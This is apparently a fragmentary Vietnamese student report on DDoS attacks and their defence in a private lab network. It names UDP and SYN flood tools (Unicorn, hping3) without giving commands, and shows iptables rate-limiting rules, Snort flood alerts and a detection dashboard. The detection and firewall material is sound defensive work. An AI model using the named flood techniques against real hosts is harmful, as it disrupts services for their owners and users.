
Trước khi hiện hoá đơn, kiểm tra xem hoá đơn được yêu cầu hiển thị có phải của người dùng không. Nếu không, không hiện ra hoá đơn, thông báo cho người dùng lỗi xảy ra.



# TẤN CÔNG DDOS




Tấn công DDoS UDP Flood bằng Unicorn



Tấn công DDoS SYN Flood bằng hping3

# KẾT QUẢ TẤN CÔNG CHỐNG DDOS



Hệ thống không được bảo vệ bởi tường lửa bị tấn công DDoS

# PHÒNG CHỐNG DDOS

```
vm7608@vm7608-virtual-machine:~/Desktop/PBL4Script$ sudo iptables -L -v
Chain INPUT (policy DROP 15756 packets, 1025M bytes)
  pkts bytes target      prot opt in      out     source            destination
    0     0 DROP        tcp  --  any     any     anywhere          anywhere          tcp dpt:https state NEW recent: UPDATE seconds:
 10 hit_count: 20 name: DEFAULT side: source mask: 255.255.255.255
    0     0 DROP        tcp  --  any     any     anywhere          anywhere          tcp dpt:http state NEW recent: UPDATE seconds:
 10 hit_count: 20 name: DEFAULT side: source mask: 255.255.255.255
 24  3725 ACCEPT      all  --  any     any     anywhere          anywhere          state RELATED,ESTABLISHED
  8   584 ACCEPT      all  --  lo      any     anywhere          anywhere
  0     0 REJECT      icmp --  any     any     anywhere          anywhere          reject-with icmp-port-unreachable
  0     0 ACCEPT      tcp  --  any     any     anywhere          anywhere          tcp dpt:http
  0     0 DROP        tcp  --  any     any     anywhere          anywhere          tcp dpt:http limit: avg 1/sec burst 5
  0     0 DROP        tcp  --  any     any     anywhere          anywhere          tcp spt:http limit: avg 1/sec burst 5
  0     0 ACCEPT      tcp  --  any     any     anywhere          anywhere          tcp dpt:domain
  0     0 ACCEPT      udp  --  any     any     anywhere          anywhere          udp dpt:domain

Chain http-flood (2 references)
  pkts bytes target      prot opt in      out     source            destination            limit: avg 10/sec burst 10
  0     0 RETURN      all  --  any     any     anywhere          anywhere
  0     0 LOG         all  --  any     any     anywhere          anywhere          limit: avg 1/sec burst 10 LOG level warning prefix "HTTP-FLOOD"
  0     0 DROP        all  --  any     any     anywhere          anywhere

Chain port-scanning (0 references)
  pkts bytes target      prot opt in      out     source            destination
  0     0 RETURN      tcp  --  any     any     anywhere          anywhere          tcp flags:FIN,SYN,RST,ACK/RST limit: avg 1/sec burst 2
  0     0 DROP        all  --  any     any     anywhere          anywhere

Chain syn-flood (1 references)
  pkts bytes target      prot opt in      out     source            destination            limit: avg 1/sec burst 4
 31  1240 RETURN      all  --  any     any     anywhere          anywhere          LOG level warning prefix "IPTABLES SYN-FLOOD:"
876K  35M LOG         all  --  any     any     anywhere          anywhere
876K  35M DROP        all  --  any     any     anywhere          anywhere

vm7608@vm7608-virtual-machine:~/Desktop/PBL4Script$
```

Chặn cuộc tấn công bằng iptables



# CẢNH BÁO CUỘC TẤN CÔNG DDOS

92.168.2.22

12/26-10:06:45.448817

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:46.120697

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:46.771160

[\*\*] [1:527:8] BAD-TRAFFIC same SRC/DST [\*\*] [Classification: Potentially Bad Traffic] [Priority: 2] 255.255.255.255:67

12/26-10:06:46.913524

[\*\*] [1:527:8] BAD-TRAFFIC same SRC/DST [\*\*] [Classification: Potentially Bad Traffic] [Priority: 2] 02::1:ff4b:9701

12/26-10:06:47.482403

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:48.433290

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:49.427892

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:50.424097

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:51.419329

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:52.419765

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:53.420384

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:54.418461

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:55.486005

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:56.420569

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:57.423321

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:58.419509

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:59.425867

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:06:59.484604

[\*\*] [1:1917:6] SCAN UPnP service discover attempt [\*\*] [Classification: Detection of a Network Scan] 192.168.2.17:59045 -> 239.255.255.250:1900

12/26-10:07:00.416479

[\*\*] [1:1000004:1] UDP Flood Attack [\*\*] [Priority: 0] {UDP} 192.168.2.12 -> 192.168.2.22

12/26-10:07:00.498301

[\*\*] [1:1917:6] SCAN UPnP service discover attempt [\*\*] [Classification: Detection of a Network Scan]

12/29-10:50:04.310779

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11021 -> 192.168.32.32:80

12/29-10:50:04.310846

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11022 -> 192.168.32.32:80

12/29-10:50:04.310877

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11023 -> 192.168.32.32:80

12/29-10:50:04.311062

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11091 -> 192.168.32.32:80

12/29-10:50:04.311083

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11092 -> 192.168.32.32:80

12/29-10:50:04.311135

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11093 -> 192.168.32.32:80

12/29-10:50:04.311186

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11094 -> 192.168.32.32:80

12/29-10:50:04.311240

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11095 -> 192.168.32.32:80

12/29-10:50:04.311275

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11096 -> 192.168.32.32:80

12/29-10:50:04.311343

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11097 -> 192.168.32.32:80

12/29-10:50:04.311369

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11098 -> 192.168.32.32:80

12/29-10:50:04.311419

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11099 -> 192.168.32.32:80

12/29-10:50:04.311444

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11127 -> 192.168.32.32:80

12/29-10:50:04.311522

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11133 -> 192.168.32.32:80

12/29-10:50:04.311621

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11128 -> 192.168.32.32:80

12/29-10:50:04.311688

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11129 -> 192.168.32.32:80

12/29-10:50:04.311719

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11130 -> 192.168.32.32:80

12/29-10:50:04.311775

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11131 -> 192.168.32.32:80

12/29-10:50:04.311804

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11132 -> 192.168.32.32:80

12/29-10:50:04.311851

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11134 -> 192.168.32.32:80

12/29-10:50:04.311870

[\*\*] [1:3:0] SYN Flood DDoS Attack [\*\*] [Priority: 0] {TCP} 192.168.32.228:11135 -> 192.168.32.32:80

Snort Alerts

Enter IP address:

Drop Packets

Auto drop

Table

timestamp	msg	proto	src_ip	src_port	dst_ip	dst_port
12/29-10:06:47.186763	SYN Flood DDoS Attack	TCP	192.168.32.228	39976	192.168.32.32	80
12/29-10:06:47.186781	SYN Flood DDoS Attack	TCP	192.168.32.228	39977	192.168.32.32	80
12/29-10:06:47.186785	SYN Flood DDoS Attack	TCP	192.168.32.228	39978	192.168.32.32	80
12/29-10:06:47.187049	SYN Flood DDoS Attack	TCP	192.168.32.228	39979	192.168.32.32	80
12/29-10:06:47.187068	SYN Flood DDoS Attack	TCP	192.168.32.228	39980	192.168.32.32	80
12/29-10:06:47.187072	SYN Flood DDoS Attack	TCP	192.168.32.228	39981	192.168.32.32	80
12/29-10:06:47.187075	SYN Flood DDoS Attack	TCP	192.168.32.228	39982	192.168.32.32	80
12/29-10:06:47.187078	SYN Flood DDoS Attack	TCP	192.168.32.228	39983	192.168.32.32	80
12/29-10:06:47.187082	SYN Flood DDoS Attack	TCP	192.168.32.228	39984	192.168.32.32	80
12/29-10:06:47.187085	SYN Flood DDoS Attack	TCP	192.168.32.228	39985	192.168.32.32	80
12/29-10:06:47.187090	SYN Flood DDoS Attack	TCP	192.168.32.228	39986	192.168.32.32	80
12/29-10:06:47.187101	SYN Flood DDoS Attack	TCP	192.168.32.228	39987	192.168.32.32	80
12/29-10:06:47.187105	SYN Flood DDoS Attack	TCP	192.168.32.228	39988	192.168.32.32	80
12/29-10:06:47.187108	SYN Flood DDoS Attack	TCP	192.168.32.228	39989	192.168.32.32	80
12/29-10:06:47.187111	SYN Flood DDoS Attack	TCP	192.168.32.228	39990	192.168.32.32	80
12/29-10:06:47.187136	SYN Flood DDoS Attack	TCP	192.168.32.228	39991	192.168.32.32	80
12/29-10:06:47.187140	SYN Flood DDoS Attack	TCP	192.168.32.228	39992	192.168.32.32	80
12/29-10:06:47.187259	SYN Flood DDoS Attack	TCP	192.168.32.228	39993	192.168.32.32	80
12/29-10:06:47.187271	SYN Flood DDoS Attack	TCP	192.168.32.228	39994	192.168.32.32	80
12/29-10:06:47.187274	SYN Flood DDoS Attack	TCP	192.168.32.228	39995	192.168.32.32	80

